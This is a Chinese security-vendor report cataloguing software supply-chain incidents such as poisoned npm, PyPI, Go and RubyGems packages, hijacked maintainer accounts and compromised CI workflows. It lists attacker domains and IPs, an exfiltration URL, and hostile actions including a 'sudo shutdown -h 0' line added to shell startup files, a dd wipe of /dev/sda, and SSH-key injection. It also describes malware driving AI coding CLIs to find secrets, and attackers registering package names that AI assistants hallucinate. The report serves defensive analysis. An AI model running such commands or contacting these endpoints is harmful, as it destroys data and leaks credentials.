软硬件产品供应链攻击分析报告

目录

摘要

2025 年 8 月，与勒索组织 ShinyHunters 有关联的攻击团伙 GRUB1（又称 UNC6395）通过入侵 Salesloft 的 Drift 应用程序，窃取 OAuth 令牌，然后成功获取到与 Drift 连接的 Salesforce 实例的访问权限。攻击者声称从 760 家公司窃取了超过 1.5 亿 Salesforce 记录，此次攻击的受害者还包括 Palo Alto Networks、Zscaler 和 Cloudflare 等网络安全行业的领军企业。

2025 年 2 月 21 日，大型加密货币交易所 Bybit 被发现遭窃取价值近 15 亿美元的加密货币，事后调查发现该攻击由 Lazarus 所为。此次窃案源自供应链攻击，Bybit 交易使用 Safe{Wallet}团队提供的签名机制，而 Safe{Wallet}开发人员机器被 Lazarus 入侵，攻击者通过篡改 Safe{Wallet}的前端 JavaScript 文件，注入恶意代码，修改 Bybit 的 multisig 交易，将资金重定向到攻击者地址。

2024 年 9 月，黎巴嫩地区大量寻呼机被同时引爆，次日再次发生对讲机等通讯设备批量爆炸事件，两轮爆炸共计造成数千人受伤，多人死亡。后续调查表明这些由黎巴嫩真主党采购的通讯设备在交付前已被篡改，修改后的通讯设备可以接受特定的远程指令，然后触发内部植入的爆炸装置。

2024 年 9 月 17 日黎巴嫩地区被炸毁的寻呼机

这类来源于供应链并最终造成巨大危害的安全事件其实并不少见，在本报告中，奇安信威胁情报中心对涉及信息技术领域软硬件产品的供应链概念进行了梳理，分析了各环节中已有的事件实例，最后提供一些从供应链安全角度对威胁进行防护的对策和建议。

概述

2025 年 8 月，勒索组织通过入侵 Drift 应用，获取到认证令牌，进而访问到与之关联的 Salesforce 数据系统，导致多家企业数据被泄露。2025 年 2 月的 Bybit 加密货币交易所大劫案与其使用的签名服务代码被攻击者植入恶意功能有关。

2024 年 9 月黎巴嫩寻呼机等通讯设备爆炸事件背后是攻击者对真主党设备供应链的劫持和渗透，将原本普通的电子设备转变成可远程操控的杀伤武器。2024 年 3 月曝光的 XZ Utils 后门事件揭示了开源代码面临的风险，攻击者潜伏在 XZ Utils 项目中两年，伪装为活跃的代码贡献者，并通过社交工程学手段获得 XZ Utils 代码仓库的直接维护权限，为最后植入后门

铺平道路。XZ Utils 事件不是开源代码供应链攻击的唯一例子，一些攻击团伙还将包含恶意代码的 Python 模块或 Npm 库上传到第三方库管理平台，对下载并使用这些恶意第三方库的代码开发人员发动攻击。

2023 年 3 月，音视频会议软件 3CX 官方发布的 Windows 和 macOS 新版本客户端被发现植入木马，影响全球多家企业。后续调查显示，攻击者是通过另一起供应链攻击进入 3CX 的软件构建环境，多家安全厂商认为 3CX 攻击事件与 APT 组织 Lazarus 有关。2020 年 12 月，多家欧美媒体报道美国多个重要政企机构遭受了国家级 APT 组织的入侵，攻击疑似由于网络安全管理软件供应商 SolarWinds 遭遇国家级 APT 团伙高度复杂的供应链攻击并植入木马后门导致。奇安信威胁情报中心第一时间通过解码部分 DGA 域名，推导出部分受害者计算机域，从而发现大量中招的知名企业和机构，其中不乏 Intel、Cisco 等在美高科技企业以及各类高校和政企单位。针对信息技术企业展开供应链攻击已成为 APT 团伙行动的一种可选手段。

同时，近年来大量通过软件捆绑进行传播的黑产活动也被揭露出来，从影响面来看这些恶意活动的力度颇为惊人。

以这些事件为切入点，奇安信威胁情报中心对供应链来源的攻击做了大量的案例分析，得到了一些结论并提供对策建议。在本报告中，奇安信威胁情报中心首先对信息技术领域的软硬件供应链的概念进行了梳理，划分了开发、交付及使用环节。然后针对每个环节，以实例列举的方式分析了相应环节中目前已经看到过的攻击向量，同时提供了每个事件的发生时间、描述、直接威胁和影响范围等信息。在这些案例分析的基础上，整合信息做可视化展示并提出一些结论。最后，基于之前章节的事实分析，奇安信威胁情报中心提出了从供应链安全角度对相应威胁进行防护的对策和建议。

软硬件供应链相关概念

概念和环节划分

传统的供应链概念是指商品到达消费者手中之前各相关者的连接或业务的衔接，从采购原材料开始，制成中间产品以及最终产品，最后由销售网络把产品送到消费者手中的一个整体的供应链结构。

传统商品的供应链概念也完全适用于信息技术领域的软硬件产品，则可以衍生出软硬件供应链这一概念。信息设备等硬件产品与其他传统商品的供应链相似，包括采购上游材料或中间产品、生产制造、交付等环节。而软件产品由于不具备实体形态，产品在各个供应链环节对应的具体内容与硬件产品有些不同，因此在这里单独进行说明。出于简化分析的目的，软件产品的供应链可以被简单抽象成如下几个环节：

1. **开发环节**
   软件开发涉及到的软硬件开发环境、开发工具、第三方库、软件开发实施等等，并且软件开发实施的具体过程还包括需求分析、设计、实现和测试等，软件产品在这一环节中形成最终用户可用的形态。
2. **交付环节**
   用户通过在线商店、免费网络下载、购买软件安装光盘等存储介质、资源共享等方式获取到所需软件产品的过程。

3. **使用环节**

   与硬件本身不同的是，软件可以十分方便地更新升级，因此软件供应链还会覆盖用户使用软件产品的整个生命周期，包括软件升级、维护等过程。此外，一些硬件产品集成了软件（比如设备固件）以实现其功能，对这些硬件产品所携带的软件的使用也归为此类。

灰色软件供应链

在国内，众多的未授权的第三方下载站点、云服务、共享资源、破解盗版软件等共同组成了灰色软件供应链，这些环节的安全性问题其实也属于软件供应链攻击的范畴，但由于这些问题属于长期困扰我国信息系统安全的灰色供应链问题，具有一定的中国特色，故单独进行说明。

我们在接下来的事件分析中会有很多涉及到灰色供应链的案例，特别是软件交付环节中的“捆绑下载”等案例，以及各类破解、汉化软件被植入木马后门等，而这些案例也会被归属到我们定义的供应链攻击范畴中。

攻击场景与案例分析

前面定义了软硬件产品供应链的概念并抽象出了供应链的几大环节，那么显而易见的是，攻击者如果针对上述各个环节进行攻击，那么都有可能影响到最终的软硬件产品和整个使用场景的安全。从我们分析的多个现实攻击的案例来看，第三方库、开发工具、开发软硬件环境、到达用户的渠道、使用软硬件产品的过程等供应链相关的安全风险，并不低于针对软件应用本身、相应操作系统的安全漏洞导致的安全风险。

近年来我们观察到了大量基于软硬件供应链的攻击案例，比如针对 Xshell 源代码污染的攻击机理是攻击者直接修改了产品源代码并植入特洛伊木马；针对苹果公司的集成开发工具 Xcode 的攻击，则是通过影响编译环境间接攻击了产出的软件产品。这些攻击案例最终影响了数十万甚至上亿的软件产品用户，并可以造成比如盗取用户隐私、植入木马、盗取数字资产等危害。接下来我们将从划分出来各环节的角度，举例分析这些针对供应链攻击的重大安全事件。

开发环节

软件开发涉及到软硬件开发环境部署、开发工具、第三方库等的采购/原料供应、软件开发测试等等，各环节都可能被恶意攻击，在针对软件开发环境的攻击中就有开发机器被感染病毒木马、开发工具植入恶意代码、第三方库被污染等攻击方式。

而具体的软件开发更是一个复杂的过程，不单单是源码的编写，还涉及到诸如需求分析、开源/商业库使用、算法、外包开发等等复杂环节，其中的各个环节都有可能被攻击并造成严重后果。最近的 Xshell 后门代码植入事件就是最切实的例子，更早的事件还包括 NSA 联合 RSA 在加密算法中植入后门等，下面是我们整理的在开发环节针对开发环境以及软件开

发过程进行工具污染、源代码攻击以及厂商预留的后门或产品漏洞等真实案例。

开发工具污染

针对开发工具进行攻击，影响最为广泛的莫过于 XcodeGhost（Xcode 非官方版本恶意代码污染事件），值得一提的是早在 30 多年前的 1984 年，UNIX 创造者之一 Ken Thompson 在其 ACM 图灵奖的获奖演讲中发表了叫做 Reflections on Trusting Trust（反思对信任的信任）的演讲。他分三步描述了如何构造一个非常难以被发现的编译器后门，后来被称为 the Ken Thompson Hack（KTH），这或许是已知最早的针对软件开发工具的攻击设想。而最近的 XcodeGhost 最多只能算是 KTH 的一个简化版本，没有试图隐藏自己，修改的不是编译器本身，而是 Xcode 附带的框架库。

- Shai-Hulud 蠕虫事件

事件名称	Shai-Hulud 蠕虫事件
披露时间	2025 年 9 月
事件描述	2025 年 9 月 15 日晚，一场针对 npm 生态系统的大规模供应链攻击开始爆发，这种被命名为"Shai-Hulud"的恶意软件以其自我复制能力迅速引起安全研究人员的关注。截至目前，已有超约 500 个 npm 包被感染，包括每周下载量达数百万次的流行包如@ctrl/tinycolor 以及 CrowdStrike 公司的多个软件包。这次攻击以《沙丘》小说中的巨型沙虫命名，因其将窃取的凭证发布在包含"Shai-Hulud"名称的 GitHub 仓库中。 与之前的供应链攻击不同，Shai-Hulud 蠕虫具有自我传播能力，能够自动感染下游包，形成"级联式网络入侵"，使攻击范围迅速扩大。这种能力使其成为迄今为止观察到的最严重的 JavaScript 供应链攻击之一。
直接威胁	传播恶意代码、窃取 npm、GitHub、AWS 和 GCP 等云服务令牌、敏感信息泄露
影响范围	至少 256 个 npm 包被感染，波及全球数百万开发者
参考链接	https://www.reversinglabs.com/blog/shai-hulud-worm-npm https://socket.dev/blog/ongoing-supply-chain-attack-targets-crowdstrike-npm-packages https://www.trendmicro.com/en_us/research/25/i/npm-supply-chain-attack.html

- qix 事件

事件名称	qix 事件
披露时间	2025 年 9 月
事件描述	2025 年 9 月，JavaScript 生态系统遭遇了一次精准的供应链攻击。攻击者通过社会工程学手段获取了知名开发者 Josh Junon（用户名 qix）的 npm 账户控制权，并在多个高频下载包中植入恶意代码，包括 chalk 和 debug 等核心基础库，这些包的周下载量总计超过 20 亿次。攻击者通过精心设计的钓鱼邮件，诱导开发者点击链接并提交凭据，从而获取账户控

	制权。攻击者选择的目标包具有高下载量，影响范围广泛。 恶意代码的核心是 API 劫持技术，攻击者通过重写浏览器的原生网络请求方法和加密钱包 API，实现了对用户交易的完全控制。攻击者利用 Levenshtein 距离算法，确保替换的恶意地址与原始地址足够相似，使得用户难以察觉差异。此外，攻击者还针对去中心化交易所（DEX）的路由器机制进行了定制攻击，能够劫持大部分 swap 操作。
直接威胁	加密货币钱包窃取
影响范围	Chalk、debug、DuckDB 等至少 26 个 npm 包被感染，这些包的周下载量总计超过 20 亿次
参考链接	https://mp.weixin.qq.com/s/tawNdBQV6jKK9rSpsR3Deg https://socket.dev/blog/npm-author-qix-compromised-in-major-supply-chain-attack https://socket.dev/blog/duckdb-npm-account-compromised-in-continuing-supply-chain-attack

- GhostAction 活动

事件名称	GhostAction 活动
披露时间	2025 年 9 月
事件描述	2025 年 9 月 5 日，GitGuardian 的安全研究团队发现了一个名为“GhostAction”的供应链攻击活动，该活动通过篡改 GitHub 工作流文件，从多个项目中窃取机密信息。最初，FastUUID 项目的 GitHub 仓库被发现遭到攻击，攻击者注入了一个恶意的工作流文件，该文件能够从 CI/CD 环境中提取 PyPI 令牌并将其发送到攻击者控制的服务器。尽管攻击者成功窃取了 PyPI 令牌，但未发现其在妥协期间发布了恶意软件包。GitGuardian 迅速响应，通知了 PyPI 并协助恢复了项目的安全状态。 进一步调查发现，此次攻击并非孤立事件，攻击者在同一天对至少 5 个公共仓库和 10 个私有仓库进行了类似的攻击。通过分析 GitHub 的历史数据，GitGuardian 发现此次活动中共有 327 个用户受到影响，泄露了 3,325 个机密信息，其中 DockerHub 凭证、GitHub 令牌和 NPM 令牌最为常见。这些泄露的机密信息对软件供应链安全构成了持续威胁，尤其是 NPM 令牌，可能导致恶意软件包的发布。
直接威胁	凭证、令牌等敏感信息泄露
影响范围	共有 327 个用户的 817 个代码仓库受到影响，泄露 3,325 条机密信息
参考链接	https://mp.weixin.qq.com/s/mkirDtFeljIo74lid2yvPA https://blog.gitguardian.com/ghostaction-campaign-3-325-secrets-stolen/

- Nx 供应链攻击（s1ngularity 事件）

事件名称	Nx 供应链攻击（s1ngularity 事件）
披露时间	2025 年 8 月
事件描述	2025 年 8 月 26 日，Nx 构建系统的多个恶意版本被发布到 npm 上，这些版本包含恶意软件，利用 AI CLI 工具（如 Claude、Gemini、Q）扫描本地文件系统以窃取敏感数据。受影响的 Nx 版本包括 20.9.0 到 21.8.0 等，

	这些版本每周下载量达 460 万次，是 JavaScript 生态系统中最常用的构建工具之一。恶意软件会窃取 GitHub 令牌、npm 令牌、SSH 密钥、环境变量和加密货币钱包数据，并将这些数据上传到受害者 GitHub 账户下以“s1ngularity-repository”为前缀的公共仓库中。此外，恶意软件还会在~/.bashrc 和~/.zshrc 中添加 sudo shutdown -h 0，导致受影响系统无法正常启动。此次攻击是首次公开记录的利用开发者 AI 工具进行侦察和数据泄露的供应链攻击案例。
直接威胁	凭证、令牌等敏感信息窃取
影响范围	超 2,000 个 GitHub 账户受影响，泄露文件数量超 20,000 条机密信息
参考链接	https://socket.dev/blog/nx-packages-compromised https://www.wiz.io/blog/s1ngularitys-aftermath

- RubyGems 恶意软件活动

事件名称	RubyGems 恶意软件活动
披露时间	2025 年 8 月
事件描述	Socket 威胁研究团队披露，一名持续活跃两年多的攻击者利用 RubyGems 软件供应链，先后以 zon、nowon、kwonsoonje、soonje 四个账号发布 60 个看似合法但内置木马的 Ruby Gem。这些软件包对外宣称提供 Instagram、TikTok、Telegram、Naver 等平台的自动化发帖、SEO 刷量功能，实则内置韩文图形界面，诱导灰帽营销人员或黑灰产运营者输入账号密码后立即通过 HTTPS 回传至 C2 服务器，并附带主机 MAC 以实现长期追踪。 目前仍有 16 个 Gem 处于在线状态，44 个已被下架但仍可通过镜像或已安装实例传播。Gem 下载量合计超过 27.5 万次，实际受害系统数量尚难估计。攻击者每 2–3 个月推出一波新平台支持，并保留旧 C2 作为冗余，体现高度运营成熟度。
直接威胁	敏感信息窃取
影响范围	60 个恶意 Gem，超过 27.5 万次下载
参考链接	https://socket.dev/blog/60-malicious-ruby-gems-used-in-targeted-credential-theft-campaign

- Contagious Interview 渗透 npm 生态系统

事件名称	Contagious Interview 渗透 npm 生态系统
披露时间	2025 年 7 月
事件描述	Socket 发布报告指出，Contagious Interview 背后的黑客组织上传了 67 个带有 XORIndex 恶意软件的 npm 包，这些软件包在持续的供应链攻击中下载量超过 17,000 次。XORIndex 的主要目的是规避检测并部署 BeaverTail 恶意软件，后者与已知后门 InvisibleFerret 绑定，主要针对加密钱包和浏览器扩展程序。 XORIndex 攻击活动是 2025 年 6 月报告的 HexEval Loader 攻击活动的扩展。尽管 HexEval Loader 攻击活动仍在持续，但此次 XORIndex 攻击活动通过字符串混淆、多端点 C2 轮换和主机分析等高级技术，进一步

	增强了攻击能力。攻击者利用这些技术植入了 28 个恶意 npm 软件包，允许攻击者收集系统数据并传播恶意软件。
直接威胁	传播恶意软件，敏感信息窃取
影响范围	67 个恶意 NMP，超过 17,000 次下载
参考链接	https://socket.dev/blog/contagious-interview-campaign-escalates-67-malicious-npm-packages

- VS Code 扩展 ETHcode 遭到入侵

事件名称	VS Code 扩展 ETHcode 遭到入侵
披露时间	2025 年 7 月
事件描述	ReversingLabs 研究人员发现，针对以太坊智能合约开发者的 VS Code 扩展 ETHcode 遭到供应链攻击。攻击者使用名为 Airez299 的新注册 GitHub 账户，向 ETHcode 项目提交了一个看似正常的 Pull Request，声称对代码库进行现代化改造。该 PR 主要引入了一个名为“keythereum-utils” 的恶意依赖，并通过一行代码调用该依赖。由于“keythereum”是 ETHcode 原有的合法依赖，新增的“keythereum-utils”并未引起足够警觉。该恶意依赖经过高度混淆，去混淆后发现其会启动隐藏的 PowerShell 进程，从公共文件托管服务下载并执行批处理脚本。虽然第二阶段载荷的具体功能仍在分析中，但鉴于攻击目标是加密货币开发者，推测其可能用于窃取加密资产或破坏智能合约。该恶意扩展版本（0.5.0）在 VS Code Marketplace 上拥有近 6000 次安装，影响范围广泛。事件曝光后，微软已将该扩展下架，开发者也发布了修复版本（0.5.1）。此次攻击凸显了软件供应链的脆弱性，提醒开发者需严格审查第三方依赖和代码贡献。
直接威胁	窃取加密资产或破坏智能合约
影响范围	近 6000 次安装
参考链接	https://www.reversinglabs.com/blog/malicious-pull-request-infects-vscode-extension

- 新型供应链威胁“slopsquatting”

事件名称	新型供应链威胁“slopsquatting”
披露时间	2025 年 6 月
事件描述	Trend Micro 详细介绍了“slopsquatting”这一新兴的供应链威胁。Slopsquatting 是指 AI 编码助手在生成代码时可能会“幻觉”出不存在但看似合理的包名，攻击者可以利用这些包名在公共注册表（如 PyPI）中注册恶意包，从而在开发者的流程中引入恶意代码。幻觉现象的常见场景包括“上下文填补”和“表面形式模仿”。这些现象导致 AI 助手在没有进行严格验证的情况下生成看似合理的包名。 尽管先进的编码助手（如 Claude Code CLI、OpenAI Codex CLI 和 Cursor AI）通过工具集成和实时验证来减少幻觉的风险，但这些技术并不能完全消除幻觉现象。研究发现，基础模型在处理复杂任务时更容易产生幻觉，而增强型编码助手虽然可以将幻觉率降低约一半，但仍然无法完全避免。

	例如，Cursor AI 通过实时验证将幻觉率降至最低，但在某些边缘情况下，仍然可能会出现幻觉。
直接威胁	代码抢注、恶意代码传播
影响范围	未知
参考链接	https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/slopsquatting-when-ai-agents-hallucinate-malicious-packages

- Go 模块供应链投毒与磁盘擦除攻击事件

事件名称	Go 模块供应链投毒与磁盘擦除攻击事件
披露时间	2025 年 5 月
事件描述	攻击者通过发布三个恶意 Go 模块（github.com/truthfulpharm/prototransform、github.com/blankloggia/go-mcp、github.com/steelpoor/tlsproxy），利用字符串混淆技术隐藏恶意代码。这些模块在 Linux 系统上执行时，会通过 wget 命令从攻击者控制的服务器（vanartest[.]website、kaspamirror[.]icu、147.45.44[.]41）下载并执行破坏性 shell 脚本。该脚本使用 dd 命令向主存储设备/dev/sda 写入零数据，导致操作系统、用户文件和所有系统数据被完全不可逆地擦除，造成灾难性数据损失。攻击利用 Go 生态系统的去中心化特点和开发者对公共仓库的信任进行传播。
直接威胁	完全数据销毁、系统不可恢复、业务运营中断、财务和声誉损失
影响范围	使用受影响恶意 Go 模块的 Linux 开发环境和服务器
参考链接	https://socket.dev/blog/wget-to-wipeout-malicious-go-modules-fetch-destructive-payload

- XRP 官方 NPM 软件包感染加密货币窃取后门

事件名称	XRP 官方 NPM 软件包感染加密货币窃取后门
披露时间	2025 年 4 月
事件描述	攻击者通过发布恶意版本的 xrpl 包（4.2.1 至 4.2.4），针对 XRP Ledger 官方 SDK 进行供应链攻击。该包是 XRP Ledger 的官方 SDK，周下载量超过 14 万次。恶意代码在 src/index.ts 中植入了 checkValidityOfSeed 函数，通过多个钱包相关方法（如 Wallet 构造函数、fromSeed、generate 等）调用，将用户的加密货币私钥和种子短语外传到攻击者控制的域名 0x9c[.]xyz。攻击者采用渐进式攻击策略，前期版本仅修改构建后的 JS 文件，后期版本直接修改 TypeScript 源码以增强隐蔽性。
直接威胁	加密货币私钥窃取、数字资产被盗、钱包完全控制、金融损失
影响范围	使用 xrpl 恶意版本（4.2.1-4.2.4）的开发者及用户，潜在影响数十万应用
参考链接	https://www.aikido.dev/blog/xrp-supplychain-attack-official-npm-package-infected-with-crypto-stealing-backdoor

- Telegram Bot API 库仿冒投毒与 SSH 后门攻击事件

事件名称	Telegram Bot API 库仿冒投毒与 SSH 后门攻击事件

披露时间	2025 年 4 月
事件描述	攻击者通过发布仿冒的 npm 包（node-telegram-utils、node-telegram-bots-api、node-telegram-util），针对流行的 node-telegram-bot-api 库（超 420 万次下载）进行投毒攻击。这些恶意包复制了正版项目的 README 文件并劫持其 GitHub 星标数（19K+），制造虚假可信度。恶意代码通过 addBotId()函数在 Linux 系统上自动执行，向 ~/.ssh/authorized_keys 文件注入攻击者的 SSH 公钥，建立持久化远程访问通道，同时收集系统外部 IP 和用户名信息并外传到攻击者控制的域名（solana[.]validator[.]blog）。攻击利用 Telegram 生态缺乏官方应用商店审核机制的特点，通过 typosquatting（仿冒命名）方式诱骗开发者安装。
直接威胁	SSH 后门植入、持久化远程访问、系统信息泄露、服务器完全控制
影响范围	使用受影响仿冒 npm 包的 Telegram bot 开发者，累计下载量约 300 次
参考链接	https://socket.dev/blog/npm-malware-targets-telegram-bot-developers

- country-currency-map 组件供应链投毒事件

事件名称	country-currency-map 组件供应链投毒事件
披露时间	2025 年 3 月
事件描述	PayScale 官方 NPM 账号距上次发布 country-currency-map 组件 5 年后，发布新的 country-currency-map 组件 2.1.8 版本。该组件在 NPM 官方仓库总下载量已超过百万次，被超过 170 个开源项目使用。考虑到该开源组件的下载量以及使用量，推测是 PayScale 平台的 NPM 账号密码或 NPM auth token 被投毒者盗取导致。 恶意代码通过 postinstall 指令在安装时静默执行，经过多层混淆处理后，最终功能是启动定时器，每隔 5 分钟将受害者系统的环境变量数据发送到攻击者服务器（https://eoi2ectd5a5tn1h.m.pipedream.net）。由于环境变量中可能包含业务系统私钥、API Token 等敏感凭证，此次攻击对开发者业务系统安全构成严重威胁。
直接威胁	敏感环境变量窃取、业务凭证泄露、系统信息外传
影响范围	使用 country-currency-map@2.1.8 的 NPM 开发者，潜在影响超百万次下载用户
参考链接	https://mp.weixin.qq.com/s/kPBVmlIeXq9E2sJZltCimA

- NPM 依赖混淆投毒与敏感信息窃取事件

事件名称	NPM 依赖混淆投毒与敏感信息窃取事件
披露时间	2025 年 3 月
事件描述	攻击者（tt2579）在 NPM 官方仓库投放 4 款恶意组件（momo-lib、migu-lib、migu-utils、cmft-utils），共 22 个版本。根据组件包名称和高版本号等特征，推测攻击者可能尝试针对国内泛互联网企业（陌陌、咪咕、中移金科等）开展依赖混淆攻击。恶意组件利用代码混淆和沙箱环境识别进行安全对抗，在安装过程中静默执行投毒代码，窃取系统敏感信息并投放执行恶意木马程序。
直接威胁	系统敏感信息窃取、远程木马投放、系统被远控、企业数据泄露

影响范围	使用受影响 NPM 组件的开发者，近一周下载量超 1400 次
参考链接	https://mp.weixin.qq.com/s/CzUNCJtRGXCsyxfyTlyB8Q

- 恶意 NPM 组件窃取 Solana 智能合约私钥

事件名称	恶意 NPM 组件窃取 Solana 智能合约私钥
披露时间	2025 年 2 月
事件描述	2025 年 2 月期间，攻击者（satoshinana11）在 NPM 官方仓库中连续投放了 4 个伪装成 Solana 智能合约 SDK 的恶意组件包（serum-anchor-wallet、raydium-sdk-liquidity-init、gas-fee-saver、cors_error_preventor）。这些恶意组件针对 Windows、Linux 及 Mac 平台的 Solana 开发者，利用代码混淆技术对抗检测，其主要功能是监控并窃取系统剪切板中的 Solana 智能合约私钥，并将其外传至攻击者控制的远程服务器（IP: 34.28.66.214）。近一个月内，这些恶意包的总下载量约为 455 次。
直接威胁	加密货币合约私钥泄露，导致数字资产被盗。
影响范围	所有通过 npm 下载并使用了上述恶意组件的 Node.js 开发者，特别是 Solana 生态的开发者。
参考链接	https://mp.weixin.qq.com/s/LRbKUS0HZ9578N6eBQ_fFQ

- Rspack、Vant 因 npm 账号被盗发布恶意 npm 包

事件名称	Rspack、Vant 因 npm 账号被盗发布恶意 npm 包
披露时间	2024 年 12 月
事件描述	三个流行的 npm 包，@rspack/core、@rspack/cli 和 Vant，因被盗的 npm 账户令牌而遭到攻击，使攻击者能够发布恶意版本，这些版本会安装加密货币挖矿程序。Sonatype 和 Socket 的研究人员都发现了这次供应链攻击，攻击在受感染的系统上部署了 XMRig 挖矿程序，以挖掘 Monero 加密货币。 Rspack 是一款用 Rust 编写的高性能 JavaScript 打包工具，用于构建和打包 JavaScript 项目。被攻陷的两个包是其核心组件和命令行界面（CLI）工具，在 npm 上分别每周被下载 394,000 次和 145,000 次。而 Vant 是一款轻量级、可定制的 Vue.js UI 库，在 npm 上每周获得 46,000 次下载。 恶意代码隐藏在@rspack/core 的'support.js'文件和@rspack/cli 中的'config.js'文件中，并从外部服务器获取其配置和控制指令（C2）。该恶意软件利用 npm 的 postinstall 脚本在包安装时自动执行。一旦运行，它就会检索受害者系统的地理位置和网络详细信息。XMRig 挖矿程序是从 GitHub 存储库下载的。挖矿活动的执行参数将 CPU 使用率限制为可用处理器线程的 75%，从而在挖矿效率和逃避检测之间取得平衡。
直接威胁	植入挖矿木马
影响范围	使用受感染版本的 Rspack 和 Vant 包的用户
参考链接	https://www.bleepingcomputer.com/news/security/malicious-rspack-vant-packages-published-using-stolen-npm-tokens/

- Ultralytics 项目 PyPI 包遭供应链投毒攻击

事件名称	Ultralytics 项目 PyPI 包遭供应链投毒攻击
披露时间	2024 年 12 月
事件描述	由 Ultralytics 团队开发的 YOLO11 模型框架项目遭恶意投毒，用户在使用 pypi 安装最新的 v8.3.41 版本时，机器将被植入挖矿木马。 Ultralytics 是一个开源的计算机视觉、深度学习和人工智能项目，旨在提供易于使用的工具和库，以帮助开发人员训练、评估和部署深度学习模型。此项目目前在 github 的标星数量达 33.6k，具有较多的用户量。 从 12 月 5 号开始，Ultralytics 的 github 项目上陆陆续续有人反馈问题。本次供应链攻击中被投毒的是 Pypi 上的 Ultralytics 库 8.3.41 版本。攻击者在 model.py 文件的 YOLO 类中添加了额外的下载代码，当用户进行 YOLO 类初始化时，根据操作系统类型不同将分别请求不同的链接，下载攻击者上传的挖矿程序。在 download.py 文件中，攻击者额外增加了名为 safe_run 的函数，其中内置了钱包地址与矿池地址，正常版本的 download.py 文件并不存在该函数。安装程序在下载挖矿木马后，将以内置的钱包地址与矿池地址作为参数启动挖矿程序。 截至 2024-12-05 18 点,受感染的 Ultralytics 版本已从 PyPi 中删除。
直接威胁	植入挖矿木马
影响范围	使用受感染版本（8.3.41）ultralytics 包的用户
参考链接	https://mp.weixin.qq.com/s/yKt1NLBfoNm_2FolyC21tw

- LottieFiles 遭遇供应链攻击，窃取用户加密货币

事件名称	LottieFiles 遭遇供应链攻击，窃取用户加密货币
披露时间	2024 年 10 月
事件描述	2024 年 10 月 30 日下午 6:20（UTC 时间），LottieFiles 旗下流行的开源 npm 包 Lottie Web Player（@lottiefiles/lottie-player）有未经授权的新版本被推送，其中包含恶意代码，目标是向网站注入加密钱包提取器以窃取访客的加密货币。LottieFiles 是一个软件即服务(SaaS)平台，用于创建和共享可嵌入应用程序和网站的轻量级基于矢量（可扩展）的动画。 据悉 lottie-player 的 2.0.5、2.0.6 和 2.0.7 被修改，包含了向网站注入加密钱包提取器的恶意代码。恶意程序被注入到显示 web3 提示以连接加密钱包的网站上。当用户连接他们的钱包时，脚本会自动尝试“吸金”，即窃取所有资产和 NFT，并将它们发送给攻击者。区块链威胁监控平台 Scam Sniffer 报告称，由于 LottieFiles 供应链被攻破，至少一名受害者据称损失了价值 72.3 万美元的比特币。 LottieFiles 表示，其 JavaScript 库遭到入侵，原因是其中一个开发者的认证令牌被盗，并被用于上传 npm 包的恶意版本。
直接威胁	窃取加密钱包中的资产
影响范围	使用受感染版本（2.0.5、2.0.6 和 2.0.7）Lottie-Player 的用户
参考链接	https://www.bleepingcomputer.com/news/security/lottiefiles-hacked-in-supply-chain-attack-to-steal-users-crypto/

- “复活劫持”供应链攻击威胁 2.2 万个 PyPI 包的安全

事件名称	“复活劫持”供应链攻击威胁 2.2 万个 PyPI 包的安全
披露时间	2024 年 9 月
事件描述	“复活劫持”是一种攻击向量，涉及以从 PyPI 平台删除的包名称注册新项目。如此，攻击者可将恶意代码推送到开发人员的拉取更新中。由于 PyPI 允许以已删除 Python 项目的名称进行注册，因此这种攻击是可能实现的。JFrog 公司的研究人员指出，PyPI 上超过 2.2 万个已删除包易受“复活劫持”攻击，其中一些包非常流行。他们提到，PyPI 上平均每个月被删除的包数量是 309 个，为攻击者提供了稳定的新机会。 4 月中旬，JFrog 公司研究人员发现“复活劫持”的在野利用，当时威胁行动者针对 “pingdomv3”发动攻击。“pingdomv3” 是对 Pingdom API 网站监控服务的视线。 虽然该包在 3 月 30 日被删除，但另外一名开发人员劫持了该名称并在同一天发布了一个更新，在随后的更新中包含了一个通过 Base64 混淆且攻击 Jenkins CI/CD 环境的 Python 木马。
直接威胁	远程控制计算机
影响范围	PyPI 上超过 2.2 万个已删除包易受“复活劫持”攻击
参考链接	https://jfrog.com/blog/revival-hijack-pypi-hijack-technique-exploited-22k-packages-at-risk/

- 恶意软件入侵 Pidgin messenger 的官方插件库

事件名称	恶意软件入侵 Pidgin messenger 的官方插件库
披露时间	2024 年 8 月
事件描述	一个名为“ss-otr”的恶意插件于 2024 年 7 月 6 日进入 Pidgin 插件列表，在用户报告其为键盘记录器和屏幕截图捕获工具后，于 8 月 16 日才被撤下。该插件被宣传为安全非正式记录 (OTR) 协议的屏幕共享工具，适用于 Windows 和 Linux 版本的 Pidgin。 据 ESET 称，该插件安装程序使用颁发给合法波兰公司 INTERREX – SP. Z OO 的有效数字证书签名。恶意插件提供了所宣传的屏幕共享功能，但同时也包含恶意代码，允许其从攻击者位于 jabberplugins[.]net 的服务器下载 PowerShell 脚本或 DarkGate 恶意软件，它也由 Interrex 证书签名。同一恶意服务器（现已被关闭）还托管了名为 OMEMO、Pidgin Paranoia、Master Password、Window Merge 和 HTTP File Upload 的其他插件。
直接威胁	用户键盘记录、屏幕截图
影响范围	在 2024 年 7 月 6 日 - 8 月 16 日期间下载“ss-otr”插件的用户
参考链接	https://www.bleepingcomputer.com/news/security/malware-infiltrates-pidgin-messengers-official-plugin-repository/

- NuGet 供应链攻击中发现 60 个新恶意软件包

事件名称	NuGet 供应链攻击中发现 60 个新恶意软件包
披露时间	2024 年 7 月
事件描述	软件供应链安全公司 ReversingLabs 报告称，攻击者在 NuGet 包管理器上发布了新的恶意包，这些包大约有 60 个，涵盖了 290 个版本，展示了比 2023 年 10 月发现的前一组更精细的方法。攻击者从使用 NuGet 的 MSBuild 集成转变为使用 IL Weaving（中间语言编织），这是一种在编译后修改应用程序代码的.NET 编程技术，用于将简单、混淆的下载器插入到合法的 PE（Portable Executable）二进制文件中。 这些假冒包的最终目标是交付一个现成的远程访问木马，名为 SeroXen RAT。所有已识别的包已被下架。 最新的包集合特点是使用了一种称为 IL weaving 的新技术，该技术能够在与合法 NuGet 包相关的 PE .NET 二进制文件中注入恶意功能。这包括采用流行的开源包如 Guna.UI2.WinForms，并用上述方法修补它，创建一个名为"Guna.UI3.Wɲnforms"的冒名包，该包使用同形异义字符替换字母"u"、"n"、"i"和"o"。
直接威胁	远程控制计算机
影响范围	该活动自 2023 年 8 月初以来一直活跃，包含 700 多个恶意包。
